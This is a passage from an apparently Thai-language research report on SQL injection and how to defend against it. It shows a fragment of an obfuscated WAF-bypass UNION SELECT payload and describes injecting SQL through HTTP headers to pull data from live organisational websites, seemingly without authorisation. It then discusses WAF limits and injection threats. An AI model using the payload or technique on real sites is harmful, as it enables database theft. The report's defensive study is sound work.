table_name`),1),1),0b0010000000111010001000 00,aes_decrypt(aes_encrypt
((`column_name`),1),1)))))x)+union+select+(\N), (\N),@, (\N), (\N),
(\N), (\N), (\N), (\N) )
```


ภาพที่ 3.11 ตัวอย่างรูปแบบคำสั่ง Payload ของ SQL Injection แบบประยุกต์

จากภาพด้านบนนั้นสามารถอธิบายลักษณะของกระบวนการทำงาน Payload ของ SQL Injection ในชุดนี้ คือ ได้ทำการประกาศตัวแปรเอาไว้ก่อนหน้าที่จะทำการเรียกใช้งาน โดยตัวแปรที่ได้ประกาศเอาไว้นั้นเป็นการเรียกอ่านข้อมูลที่เป็น ชื่อฐานข้อมูล ชื่อตารางข้อมูล รวมถึงชื่อคอลัมน์ข้อมูล ในการส่งการร้องขอเพียงครั้งเดียว จากนั้นก็ได้นำตัวแปรที่ได้ประกาศเอาไว้ก่อนหน้านี้ระบุเข้าไปในตำแหน่งของคอลัมน์ที่สามารถแสดงผลลัพธ์นั้นๆ ออกมาทางหน้าเว็บแอพพลิเคชั่นนั้นๆ ได้

ซึ่งในการทำงานตรวจสอบการทำงานของระบบรักษาความปลอดภัยในบางระบบนั้นจะอนุญาตให้ลักษณะดังกล่าวสามารถใช้งานได้ อันเนื่องมาจากระบบมองว่ารูปแบบคำสั่ง union select (\N), @, (\N) นั้น เครื่องหมาย @ ไม่ใช่คำสั่งในภาษา SQL และไม่น่าที่จะทำงานได้

3.6 ทดสอบเจาะระบบเว็บไซต์ด้วยเทคนิค SQL Injection ผ่าน HTTP Header

ผู้วิจัยได้ทำการสุ่มทดสอบเจาะระบบเว็บไซต์ด้วยเทคนิค SQL Injection ผ่าน HTTP Header ซึ่งใช้ขั้นตอนในการทดสอบดังต่อไปนี้




ภาพที่ 3.12 หน้าเว็บไซต์ที่ใช้ทดสอบ

ผู้วิจัยพบว่าในเว็บไซต์ดังกล่าวนี้มีช่องโหว่ SQL Injection แต่ในการส่งการร้องขอผ่าน HTTP Method แบบ GET ก็ตามที่มีคำสั่งของ SQL แล้วจำเป็นต้องเรียกใช้งานตัวอักขระอย่างเครื่องหมาย () เช่น การใช้งานคำสั่งอย่างเช่น version(), user() หรือ database() ก็ตามนั้น เว็บแอพพลิเคชั่นนี้จะแสดงข้อความตอบกลับมาทันทีว่า “The html tags you attempted to use are not allowed”


จากนั้นผู้วิจัยได้ทำการสร้างสันนิฐานในการทดสอบว่า หากเปลี่ยนแปลงข้อมูลในส่วนพารามิเตอร์ที่ใช้ในการร้องขอผ่าน HTTP Method นั้น โดยให้พารามิเตอร์ที่ใช้ในการร้องขออยู่ใน HTTP Header แทนซึ่งผลลัพธ์ที่ได้นั้น ผู้วิจัยสามารถที่จะส่งการร้องขอเรียกใช้งานในรูปแบบของโจมตีด้วย SQL Injection ผ่าน HTTP Header ในครั้งเดียวแล้วได้ข้อมูลที่อยู่ในฐานข้อมูลออกมา

ทำการตรวจสอบหาช่องโหว่ SQL Injection ผ่านทาง HTTP Header




ภาพที่ 3.13 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ผ่าน HTTP Header (1)

ทำการแทรกคำสั่ง SQL ที่แสดงเวอร์ชั่นฐานข้อมูล, ชื่อผู้ใช้งานฐานข้อมูล ผ่านทาง HTTP Header




ภาพที่ 3.14 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ผ่าน HTTP Header (2)

ทำการแทรกคำสั่ง SQL ที่ดึงข้อมูลต่างๆ ผ่านทาง HTTP Header




ภาพที่ 3.15 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ผ่าน HTTP Header (3)

ซึ่งผู้วิจัยยังพบว่าเว็บไซต์อีกเป็นจำนวนไม่น้อยที่สามารถเข้าถึงได้โดยผ่านระบบอินเตอร์เน็ต และมีสามารถถูกเจาะระบบด้วยเทคนิคดังกล่าวนี้ได้




ภาพที่ 3.16 ตัวอย่างหน้าเว็บไซต์อื่นที่มีช่องโหว่

ผู้วิจัยค้นพบช่องโหว่และทำการทดสอบเจาะระบบด้วยเทคนิคดังกล่าวและได้ผลสำเร็จเช่นกัน




ภาพที่ 3.17 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ผ่าน HTTP Header (1)

ทำการแทรกคำสั่ง SQL ที่ดึงข้อมูลต่างๆ ผ่านทาง HTTP Header



ภาพที่ 3.18 ตัวอย่างเว็บไซต์ที่มีช่องโหว่ SQL Injection ผ่าน HTTP Header (2)

อุปกรณ์รักษาความปลอดภัยอย่าง IDS/IPS, Firewall (Stateful Inspection Firewall หรือ Next Generation Firewall) นั้นส่วนจะไม่มีความสามารถที่ดีเพียงพอที่จะตรวจจับหรือป้องกันการโจมตีด้านเว็บแอพพลิเคชั่น ระบบรักษาความปลอดภัยด้านเว็บแอพพลิเคชั่นอย่าง “Web Application Firewall” หรือที่เรียกย่อๆ ว่า WAF นั้นถูกออกแบบมาให้ทำหน้าที่ตรวจจับและป้องกันการโจมตีในด้านนี้โดยเฉพาะ



ภาพที่ 3.19 รูปแบบการทำงานของ Web Application Firewall

กลับกันในทางปฏิบัตินั้น Web Application Firewall เองก็เป็นตัวที่สร้างปัญหาที่จะทำให้เว็บแอพพลิเคชั่นบางส่วนไม่สามารถใช้งานได้ ด้วยเหตุที่ว่าการกำหนดค่าคอนฟิกบางประเภทที่เป็นสิ่งที่ถูกต้องในการใช้งานนั้น Web Application Firewall กลับตรวจสอบว่าเป็นสิ่งที่ไม่ปกติสำหรับการใช้งาน และวิธีการแก้ไขส่วนใหญ่ก็ทำได้ด้วยการปิดส่วนการทำงานนั้นๆ ออกไป

ที่ได้กล่าวไว้ข้างต้นนั้นจะเห็นได้ว่าในการใช้งาน Web Application Firewall เองนั้นจะต้องคอยหมั่นตรวจสอบแก้ไขปรับปรุงคอนฟิกของระบบให้สอดคล้องกับการใช้งานที่ถูกต้องและเป็นจริงให้มากที่สุดกับเว็บแอพพลิเคชั่นนั้นๆ และหากยิ่งมีการพัฒนาเว็บแอพพลิเคชั่นที่ไม่ดีพอหรือมีความสลับซับซ้อนเวลาที่มีการเรียกใช้งานด้วยแล้วนั้น ก็จะส่งผลให้ค่าคอนฟิกที่ดีของ Web Application Firewall ลดลงตามไปด้วย

บทที่ 4
ผลการศึกษา

4.1 บทนำ

ผู้วิจัยได้ศึกษาเทคนิคการเจาะระบบและป้องกัน SQL Injection ซึ่งในงานวิจัยนั้นมุ่งเน้นไปเชิงการป้องกัน SQL Injection โดยที่จะเน้นการป้องกันในส่วนของระบบโครงสร้างที่ให้บริการพื้นฐาน (Infrastructure) เป็นสำคัญ ทั้งนี้นั้นมุ่งหวังให้ผู้ที่ต้องให้บริการระบบคอมพิวเตอร์เครือข่ายต่างๆ นั้น เกิดความปลอดภัยกับระบบคอมพิวเตอร์เพิ่มมากขึ้น

จากการทดลองในงานวิจัยที่ได้ทำการศึกษาในบทที่ 3 นั้นพบว่าเว็บไซต์ขององค์กรหรือหน่วยงานต่างๆ ที่ได้ทำการทดสอบเจาะระบบเว็บไซต์นั้น มีเว็บไซต์จำนวนไม่น้อยที่มีช่องโหว่ SQL Injection ซึ่งผู้วิจัยคาดการณ์ว่าผู้ที่มีหน้าที่ดูแลรับผิดชอบระบบเหล่านั้น อาจจะยังไม่ทราบถึงปัญหาหรือภัยคุกคามของระบบเหล่านั้น จึงยังทำให้เกิดข้อผิดพลาดอยู่ในระบบหรืออาจจะทราบแล้วแต่ยังไม่สามารถหาแนวทางแก้ไขหรือป้องกันระบบให้ลดความเสี่ยงจากภัยคุกคามระบบคอมพิวเตอร์นั้นได้


ยังมีแนวความคิดและความเข้าใจที่ไม่ถูกต้องนักสำหรับผู้บริหารขององค์กรหรือหน่วยงานต่างๆ เป็นจำนวนไม่น้อยที่ยังมีความเชื่อและเข้าใจว่าการมีอุปกรณ์รักษาความปลอดภัยอย่าง IDS/IPS, Firewall พอเพียงที่จะรักษาความปลอดภัยทางระบบคอมพิวเตอร์นั้นได้ หรือในบางกรณีนั้นองค์กรหรือหน่วยงานต่างๆ อาจจะมีอุปกรณ์รักษาความปลอดภัยอย่าง Web Application Firewall แล้วก็ตามแต่การที่เว็บแอพพลิเคชั่นต่างๆ มีรูปแบบหลากหลายเวลาที่มีการร้องขอเรียกใช้งาน หรือมีการปรับแก้ไขซอร์สโค้ดของเว็บแอพพลิเคชั่นนั้นอยู่เป็นประจำโดยที่ไม่มีแนวทางการพัฒนาการเขียนซอร์สโค้ดที่มีความปลอดภัยด้วยแล้วนั้น ก็ทำให้การปรับแต่งค่าคอนฟิกการป้องกันของอุปกรณ์ทำงานได้ไม่ดีพอหรือบางสถานการณ์อาจจะทำให้ต้องเปลี่ยนโหมดการทำงานแบบป้องกันของอุปกรณ์จาก Blocking Mode หรือเพียงแค่ Monitor Mode

ในส่วนเรื่องการรักษาความปลอดภัยของระบบคอมพิวเตอร์นั้น ยังจำเป็นที่จะต้องระมัดระวังและคำนึงเสมอว่าไม่มีระบบใดๆ ที่ปลอดภัย 100% จากภัยคุกคามระบบคอมพิวเตอร์ ช่องโหว่ในรูปแบบใหม่ที่ยังไม่เคยมีใครค้นพบนั้น (Zero-day) ก็มีโอกาสที่จะเกิดขึ้นและยังนำมาซึ่งการสร้างความเสียหายต่อระบบคอมพิวเตอร์ได้ตลอดเวลา เพียงแต่ว่าต้องมีมาตรการเตรียมพร้อมรับมือ

สิ่งต่างๆ เหล่านี้เอาไว้เพื่อที่เวลาเกิดปัญหาขึ้นมาในระบบนั้น จะได้สามารถทำการตรวจสอบและแก้ไขได้ทันท่วงทีซึ่งผู้วิจัยจะได้เสนอแนวทางที่ช่วยลดความเสี่ยงของระบบในลำดับถัดไป

4.2 แนวทางการปรับปรุง Web Application และการรักษาความปลอดภัยบนเว็บไซต์

ส่วนใหญ่ของการใช้งานเว็บที่ใช้ฐานข้อมูลในการสร้างคำสั่ง SQL (คำสั่งในการใช้งานฐานข้อมูล) บนพื้นฐานของข้อมูลของผู้ใช้ ซึ่งหมายความว่าถ้ากระบวนการสร้าง SQL ไม่มีการรักษาความปลอดภัย การจะถูกโจมตีและการจัดการฐานข้อมูลจะเป็นไปได้ ปัญหานี้จะเรียกว่า "SQL Injection vulnerability" และวิธีการโจมตีจากการใช้ประโยชน์จากช่องโหว่นี้ถูกเรียกว่า "SQL Injection attack"



ภาพที่ 4.1 แสดงรูปแบบของการใช้ SQL Injection

1. ภัยคุกคามที่เป็นไปได้

   ช่องโหว่นี้อาจทำให้มีอันตรายจากผู้โจมตี:

   - ดูข้อมูลที่สำคัญเก็บไว้ในฐานข้อมูล

   เช่น การเปิดเผยข้อมูลส่วนบุคคล

   - บิดเบือนและ / หรือลบข้อมูลที่เก็บไว้ในฐานข้อมูล

   เช่น ความผิดพลาดของหน้าเว็บ, การเปลี่ยนรหัสผ่าน, การปิดระบบ

- การตรวจสอบการเข้าสู่ระบบแบบ Bypass

การดำเนินงานทั้งหมดที่ได้รับอนุญาตภายใต้สิทธิของการเข้าสู่ระบบบัญชีที่เป็นไปได้

- รันคำสั่งระบบปฏิบัติการโดยใช้วิธีการจัดเก็บ


เช่น ระบบ System hijacking การทำให้เป้าหมาย PC a bot (launching point) เพื่อโจมตีผู้อื่น

2. เว็บไซต์ที่ต้องการความสนใจเป็นพิเศษ

